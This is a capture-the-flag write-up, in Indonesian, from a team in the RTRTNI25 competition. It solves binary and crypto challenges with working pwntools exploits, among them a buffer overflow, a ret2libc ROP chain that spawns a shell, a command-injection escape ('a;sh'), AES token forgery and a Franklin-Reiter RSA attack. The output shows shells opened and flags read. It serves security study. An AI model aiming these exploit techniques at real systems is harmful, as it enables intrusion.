[RTRTNI25 – CYBER COMPETITION 2025]

NAMA TIM : **SNI - TORU**

KETUA TIM :

- Christopher Ralin Anggoman (itoid)

ANGGOTA TIM :

- Muhammad Zaky Adzkiya (rui/iur)

Part of

SNI
CYBERSECURITY TEAM

Powered By **RTRTNI25**. Copyright 2025


DAFTAR ISI

Powered By **RTRTNI25**. Copyright 2025

BINARY EXPLOITATION

Simple Ret2Win

DESKRIPSI SOAL - 240 POINTS



2. PROOF OF CONCEPT

Diberikan file binary x64 yang mana file tersebut rentan terhadap buffer overflow pada salah satu functionnya yaitu vulnerable_function

```
1 int vulnerable_function()
2 {
3   char buf[64]; // [rsp+0h] [rbp-40h] BYREF
4
5   printf("Enter your message: ");
6   read(0, buf, 0x78uLL);
7   return printf("You entered: %s\n", buf);
8 }
```

Yup, ini trivial banget, langsung ret2win aja karena juga ada fungsi print_flag, dan juga elfnya tidak ada aslr.

exploit.py

```
from pwn import *
context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('vuln')
p = remote('18.136.199.188', 9001)
r = ROP(elf)
```


Powered By **RTRTNI25**. Copyright 2025

```
p.sendafter(b':  ',  cyclic(72)  +  p64(r.find_gadget(['ret'])[0])  +
p64(elf.sym.print_flag))
p.interactive()
```


```
p.interactive()(.venv) a@adzky:~/tni/pwn$ python3 solve3.py
[*] '/home/a/tni/pwn/vuln'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to 18.136.199.188 on port 9001: Done
[*] Loaded 14 cached gadgets for 'vuln'
[*] Switching to interactive mode
You entered: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaa\x1a\x10@
RTRTNI25{Ju5t_4_Sm4ll_0v3rfl0w_t0_G3t_th3_W1n!}
[*] Got EOF while reading in interactive
```

3. FLAG

RTRTNI25{Ju5t_4_Sm4ll_0v3rfl0w_t0_G3t_th3_W1n!}

Ranger Shop


DESKRIPSI SOAL - 340 POINTS




2. PROOF OF CONCEPT

Diberikan file elf x64, yang mana merupakan sebuah program perbelanjaan (gatau kayak shop wannabe gitu). Disini kita tidak sampai melakukan decompile pada program karena kami saat mencoba-coba membeli suatu produk dengan nilai negatif, points kita bertambah. Tentu hal itu merupakan integer overflow vuln,

Powered By **RTRTNI25**. Copyright 2025



Tetapi disini anehnya, nama kita di print saat akan membeli flag, hmm, dari dugaanku ini pake figlet di cli atau semacamnya



Disini saya coba-coba escape dengan a;sh dan ternyata bisa

Powered By **RTRTNI25**. Copyright 2025


3. FLAG

RTRTNI25{c9f769e366ec795cecb3830212ea8e3d}

Return to ROP

DESKRIPSI SOAL - 444 POINTS

Powered By **RTRTNI25**. Copyright 2025



2. PROOF OF CONCEPT

As usual ret2libc chall tapi ini agak dipermudah karena dikasih leak wkwkwk

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    setup(argc, argv, envp);
4    printf("Here's a little secret to get you started: %p\n", main);
5    puts("Welcome to the expert ROP challenge!");
6    puts("Your goal: pop a shell and read flag.txt.");
7    write_to_memory();
8    vulnerable_function();
9    puts("Goodbye!");
10   return 0;
11 }
```

```
1  ssize_t vulnerable_function()
2  {
3    _BYTE buf[128]; // [rsp+0h] [rbp-80h] BYREF
4
5    printf("Now, show me what you've got: ");
6    return read(0, buf, 0x200uLL);
7  }
```

Di fungsi write_to_memory sebenarnya agak unnecessary karena itu cuma write ke bss, sebenernya bisa sih write /bin/sh ke situ atau ga stack pivot dsb tapi malas. Yaudah solvernya

```
from pwn import *

context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('rop_me_baby')
```


Powered By **RTRTNI25**. Copyright 2025

```python
libc = ELF('libc-2.31.so')
p = remote('18.136.199.188', 9009)

p.recvuntil(b'started: ')
main = int(p.recvline().strip(), 16)

info("main @ %#x", main)
payload = cyclic(0x69)
p.sendline(payload)

pop_rdi = 0x0000000000001363
payload = cyclic(136, n=8)
payload += p64(pop_rdi+(main-0x1289))
payload += p64(elf.got.printf+(main-0x1289))
payload += p64(elf.sym.puts+(main-0x1289))
payload += p64(main)
p.sendline(payload)

p.recvuntil(b'got: ')
puts = unpack(p.recvline().strip(),'all')
info('puts @ %#x', puts)

libc.address = puts - libc.sym.printf
info('base @ %#x', libc.address)

rop = ROP(libc)
rop.raw(rop.ret)
rop.raw(rop.ret)
rop.raw(rop.ret)
rop.system(libc.search(b'/bin/sh\0').__next__())

p.sendline(cyclic(0x69))
p.send(cyclic(136,n=8  ) + bytes(rop))

p.interactive()
```


Powered By **RTRTNI25**. Copyright 2025

```
[+] Opening connection to 18.136.199.188 on port 9009: Done
[*] main @ 0x601b90759289
[*] puts @ 0x74e33aca8c90
[*] base @ 0x74e33ac47000
[*] Loaded 195 cached gadgets for 'libc-2.31.so'
[*] Switching to interactive mode
Here's a little secret to get you started: 0x601b90759289
Welcome to the expert ROP challenge!
Your goal: pop a shell and read flag.txt.
I have a buffer at 0x601b9075c060, send me some data to store:
Thanks, I've stored your data.
Now, show me what you've got: $ ls
Dockerfile
Makefile
a.txt
docker-compose.yml
exploit.py
flag.txt
rop_me_baby
rop_me_baby.c
rop_me_baby_1
$ cat fl*
RTRTNI25{Chaining_Gadgets_For_Ultimate_Power}
$
```

JIR INI SIAPA BIKIN SOAL PWN PAKE LLM OAKWOAWKOAKWOKAW

3. FLAG

RTRTNI25{Chaining_Gadgets_For_Ultimate_Power}

Powered By **RTRTNI25**. Copyright 2025

CRYPTOGRAPHY

Enkripsi Affine

DESKRIPSI SOAL - 100 POINTS

2. PROOF OF CONCEPT


affine cipher E(x) = (ax + b) mod 26 . brute a dan b yang memenuhi

```
#!/usr/bin/env python3

import math

ciphertext = "UERBNRSLZ_FSFMZHDH_ORURFKH_HDPYMR_LDYAREH"

alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
m = len(alphabet)

char_to_num = {c: i for i, c in enumerate(alphabet)}
num_to_char = {i: c for i, c in enumerate(alphabet)}

def modinv(a, m):
    a = a % m
    for x in range(1, m):
        if (a * x) % m == 1:
            return x
    return None
```


Powered By **RTRTNI25**. Copyright 2025

```
def affine_decrypt(ct, a, b):
    inv_a = modinv(a, m)
    if inv_a is None:
        return None
    pt = ""
    for ch in ct:
        if ch not in char_to_num:
            pt += ch
            continue
        y = char_to_num[ch]
        x = (inv_a * (y - b)) % m
        pt += num_to_char[x]
    return pt

for a in range(1, m):
    if math.gcd(a, m) != 1:
        continue
    for b in range(m):
        pt = affine_decrypt(ciphertext, a, b)
        if pt:
            print(f"a={a}, b={b} -> RTRTNI25{{{pt}}}")
```


Powered By **RTRTNI25**. Copyright 2025




3. FLAG

RTRTNI25{FREQUENCY_ANALYSIS_DEFEATS_SIMPLE_CIPHERS}

Ranger Login #1

DESKRIPSI SOAL - 156 POINTS

Powered By **RTRTNI25**. Copyright 2025



2. PROOF OF CONCEPT

peserta.py:

```
from flask import Flask, request, jsonify
from Crypto.Cipher import AES
from Crypto.Util import Counter
from Crypto.Util.Padding import pad, unpad
import binascii
import time
import os

app = Flask(__name__)

KEY   = b""
NONCE = b""

def _ctr_cipher():
    n = NONCE.ljust(8, b"\x00")[:8]
    ctr = Counter.new(64, prefix=n, initial_value=0,
little_endian=False)
    return AES.new(KEY, AES.MODE_CTR, counter=ctr)

def encrypt_token(data: str) -> str:
    cipher = _ctr_cipher()
    ct = cipher.encrypt(data.encode())
    return binascii.hexlify(ct).decode()

def decrypt_token(token_hex: str) -> str:
```


Powered By **RTRTNI25**. Copyright 2025

```
    try:
        ct = binascii.unhexlify(token_hex)
        cipher = _ctr_cipher()
        pt = cipher.decrypt(ct)
        return pt.decode()
    except Exception as e:
        print(e)
        return None

def token_encrypt(token: str)-> str:
    try:
        iv = os.urandom(16)
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = pad(token.encode(), AES.block_size)
        ct = cipher.encrypt(pt)
        return binascii.hexlify(iv + ct).decode()
    except Exception as e:
        return "invalid-token"

def token_decrypt(token: str)-> str:
    try:
        raw = binascii.unhexlify(token)
        iv = raw[:16]
        ct = raw[16:]
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = cipher.decrypt(ct)
        pt = unpad(pt, AES.block_size)
        return pt.decode()
    except Exception as e:
        return "invalid-token"

def claim_admin(username: str):
    epoch_time = int(time.time()) - 10
    token_admin = f"{epoch_time}|{username}"
    token = token_encrypt(token_admin)
    return token

def verify_admin(token: str):
    token_dec = token_decrypt(token)
    print(token_dec)
    return token_dec

@app.route("/get_token")
```


Powered By **RTRTNI25**. Copyright 2025

```
def get_token():
    username = request.args.get("username", "guest")
    token_str = f"username={username}&roles=user"
    token = encrypt_token(token_str)
    return jsonify({"token": token})

@app.route("/check_token")
def check_token():
    token_hex = request.args.get("token")
    data = decrypt_token(token_hex)
    if not data:
        return "Invalid token!", 400
    split = data.split("&")
    username = split[0].split("=")[1]
    claim_admins = claim_admin(username)
    if "roles=admin" in data:
        return jsonify({"claim":claim_admins})
    return f"Hello user! ({data})"

@app.route("/flag")
def flag():
    token = request.args.get("token")
    pt = token_decrypt(token)
    if pt == "invalid-token":
        return "Invalid token!", 400
    try:
        epoch_str, username = pt.split("|", 1)
        if int(epoch_str) > int(time.time()):
            return open("flag.txt", "r").read()
        return "No flag. Try again.", 400
    except Exception:
        return "Invalid token!", 400

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=int(os.environ.get("PORT", "8000")),
debug=False)
```

inject roles=admin di nama pengguna token CTR, ubah IV token CBC sehingga epoch menjadi future timestamp, dan kirim ke /flag


```
#!/usr/bin/env python3

import requests, time, binascii, sys
from urllib.parse import quote
```


Powered By **RTRTNI25**. Copyright 2025

```
BASE = "http://18.136.199.188:7512"

def get_user_ctr_token(username: str) -> str:
    r = requests.get(f"{BASE}/get_token", params={"username": username},
timeout=10)
    r.raise_for_status()
    return r.json()["token"]

def check_token_and_get_claim(ctr_token_hex: str) -> str:
    r     =     requests.get(f"{BASE}/check_token",     params={"token":
ctr_token_hex}, timeout=10)
    r.raise_for_status()
    j = r.json()
    return j["claim"]

def try_flag(cbc_token_hex: str):
    r  =  requests.get(f"{BASE}/flag",  params={"token":  cbc_token_hex},
timeout=10)
    return r.status_code, r.text

def xor_bytes(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b))

def build_first_block(epoch_int: int, pad_char: str = "A") -> bytes:
    s = f"{epoch_int}|"
    need = 16 - len(s)
    assert need >= 0
    s += pad_char * need
    assert len(s) == 16
    return s.encode()

username = "AAAAA&roles=admin"

ctr_token = get_user_ctr_token(username)
claim_hex = check_token_and_get_claim(ctr_token)
raw = binascii.unhexlify(claim_hex)
iv = raw[:16]
ct = raw[16:]

now = int(time.time())
future_epoch = now + 3600
p1_desired = build_first_block(future_epoch)
```


Powered By **RTRTNI25**. Copyright 2025

```
guess_center = now - 10
window = 10

for guess in range(guess_center - window, guess_center + window + 1):
    p1_orig = build_first_block(guess)
    iv_prime = xor_bytes(xor_bytes(iv, p1_orig), p1_desired)
    forged = binascii.hexlify(iv_prime + ct).decode()

    code, text = try_flag(forged)
    if code == 200 and "{" in text:
        print(text.strip())
        break
```



3. FLAG

RTRTNI25{657858b770ea648844c00a2694fcfb40}

Franklin-Reiter Attack

DESKRIPSI SOAL - 200 POINTS

Powered By **RTRTNI25**. Copyright 2025

2. PROOF OF CONCEPT

modulus_data.txt

```
# --- TOP SECRET CRYPTOGRAPHIC TRANSMISSION ---

Analysis of two related messages intercepted from the target.
Both messages were encrypted with the same public key.

Public Modulus (n):
0xb15ea5cae8560f2d8f15b9e78d290294c6c63ab4191875ca52c37a64b988266cb5a94
e7331d8663c8887c68d79cef4c0e27592b622705b4e77d57102cfaa5759cf1f0a46232a
57fd22c896ed7804d1c904c2b0d74b267d155ceb45c76e899d182b288b137b2c4516cff
f7cd0eeec5cd5fe1f5d792e551c4203fd54a4387c4d54b4178dec12394f66f9c7e59b92
0ffbe1df4b1d52056a4c191851bbcfda0af3a40ae91086f929d10fd2a20983a8fe27499
7787c954c7366e635494273c74f9b228ac33771452309a833ff6ef33c78bb3cb27b31bb
66871f2f01fc01dfb7578d6de5ef11769cf321846fc044a76db3507431aaebfa918cfef
4e3ae339167c02dc5

Public Exponent (e):
0x3

Our cryptanalysts have determined the messages (m1, m2) are related.
The second message is a simple linear function of the first.
After 780 multiplications and 17 additions, m2 was formed.

Ciphertext 1 (c1):
```


Powered By **RTRTNI25**. Copyright 2025

```
0x92d2237d9f7535ad0b498e5316146d48bd3c72744f25ece75879b0805a1cb2711f912
d17eb54411a7607a761c3001c21feaecb5ec2d9dc3bbd5cbf36394dd42dcbd02f38e8df
c0e8114da91120bf12e0986288d503990e07dbef3894a46995f119a1898f7e414711679
0b7219a81f80ba2309ecf0257d7127ad38f0d983227ecf37bae3062561

Ciphertext 2 (c2):
0x1038e6da08eab436e619644b758169fd6f26c9927afe8dc27a73191e2ee43db54e916
ee2a051324f323d987a9a57c5ba354e667ec3a20932a95a3c0e9984e44b35aae1c1c730
6edb1ac054ee2d6b1ed64ab75ba61dec6a05d716782f53f0ed058a88b4f62d000621808
aa41f0d07492c00172a08c9599c9603f263606374a0653c443e4d7311ec4e424c5

The final flag is also encrypted. The key is the first message, m1.
Encrypted Flag (hex):
063c370b252c4b6a12352d15060e330f072d2111361b032d2b36013b2d35030d0d0b0b3
204041f2c33080a07520b3f0a284a18
```

sama kek judulnya, pake franklin–reiter attack

```
11
12   Our cryptanalysts have determined the messages (m1, m2) are related.
13   The second message is a simple linear function of the first.
14   After 780 multiplications and 17 additions, m2 was formed.
```

dari hint, dapat:

```
m2 = 780 * m1 + 17 (i.e., a = 780, b = 17)
```

Solver:

```
#!/usr/bin/env sage

from Crypto.Cipher import AES
import hashlib
from libnum import n2s
from sage.all import Zmod, PolynomialRing

n =
int(0xb15ea5cae8560f2d8f15b9e78d290294c6c63ab4191875ca52c37a64b988266cb
5a94e7331d8663c8887c68d79cef4c0e27592b622705b4e77d57102cfaa5759cf1f0a46
232a57fd22c896ed7804d1c904c2b0d74b267d155ceb45c76e899d182b288b137b2c451
6cfff7cd0eeec5cd5fe1f5d792e551c4203fd54a4387c4d54b4178dec12394f66f9c7e5
9b920ffbe1df4b1d52056a4c191851bbcfda0af3a40ae91086f929d10fd2a20983a8fe2
74997787c954c7366e635494273c74f9b228ac33771452309a833ff6ef33c78bb3cb27b
31bb66871f2f01fc01dfb7578d6de5ef11769cf321846fc044a76db3507431aaebfa918
cfef4e3ae339167c02dc5)
e = 3
c1 =
int(0x92d2237d9f7535ad0b498e5316146d48bd3c72744f25ece75879b0805a1cb2711
f912d17eb54411a7607a761c3001c21feaecb5ec2d9dc3bbd5cbf36394dd42dcbd02f38
```


Powered By **RTRTNI25**. Copyright 2025

```
e8dfc0e8114da91120bf12e0986288d503990e07dbef3894a46995f119a1898f7e41471
16790b7219a81f80ba2309ecf0257d7127ad38f0d983227ecf37bae3062561)
c2                                                                    =
int(0x1038e6da08eab436e619644b758169fd6f26c9927afe8dc27a73191e2ee43db54
e916ee2a051324f323d987a9a57c5ba354e667ec3a20932a95a3c0e9984e44b35aae1c1
c7306edb1ac054ee2d6b1ed64ab75ba61dec6a05d716782f53f0ed058a88b4f62d00062
1808aa41f0d07492c00172a08c9599c9603f263606374a0653c443e4d7311ec4e424c5)


enc_flag = bytes.fromhex(

"063c370b252c4b6a12352d15060e330f072d2111361b032d2b36013b2d35030d0d0b0b
3204041f2c33080a07520b3f0a284a18"
)

R = PolynomialRing(Zmod(n), 'X'); X = R.gen()

def monic_gcd(a, b):
    while b != 0:
        a, b = b, a % b
    lc = a.leading_coefficient()
    try:
        a *= lc.inverse_of_unit()
    except Exception:
        pass
    return a

def recover_m1_affine(a, b):
    # m2 = a*m1 + b
    f1 = (a*X + b)**e - c2
    f2 = X**e - c1
    g = monic_gcd(f1, f2)
    if g.degree() != 1:
        return None
    return int(-g[0])    # g(X) = X - m1

def try_decrypts(m1_bytes):
    out = []
    key256 = hashlib.sha256(m1_bytes).digest()
    ks    =    (m1_bytes    *    ((len(enc_flag)    //    len(m1_bytes))    +
1))[:len(enc_flag)]
    out.append(("XOR-m1", bytes(a ^ b for a, b in zip(enc_flag, ks))))
```


Powered By **RTRTNI25**. Copyright 2025

```
    stream = b""
    seed = key256
    while len(stream) < len(enc_flag):
        seed = hashlib.sha256(seed).digest()
        stream += seed
    out.append(("XOR-SHA256", bytes(a ^ b for a, b in zip(enc_flag,
stream[:len(enc_flag)]))))
    try:
        from Crypto.Util import Counter
        ctr = Counter.new(128, initial_value=0)
        out.append(("AES-CTR-0",      AES.new(key256,      AES.MODE_CTR,
counter=ctr).decrypt(enc_flag)))
    except Exception:
        pass

    if len(enc_flag) % 16 == 0:
        out.append(("AES-ECB",                          AES.new(key256,
AES.MODE_ECB).decrypt(enc_flag)))

    return out

a, b = 780, 17
m1_int = recover_m1_affine(a, b)

m1_bytes = n2s(m1_int)
for tag, pt in try_decrypts(m1_bytes):
    if b"RTRTNI25{" in pt:
        print(pt.decode())
        break
```

```
/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/crypto/Franklin Reiter sage -python sol.
py
RTRTNI25{Franklin_Reiter_And_Polynomial_Roots_Wow!}
/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/crypto/Franklin Reiter
```

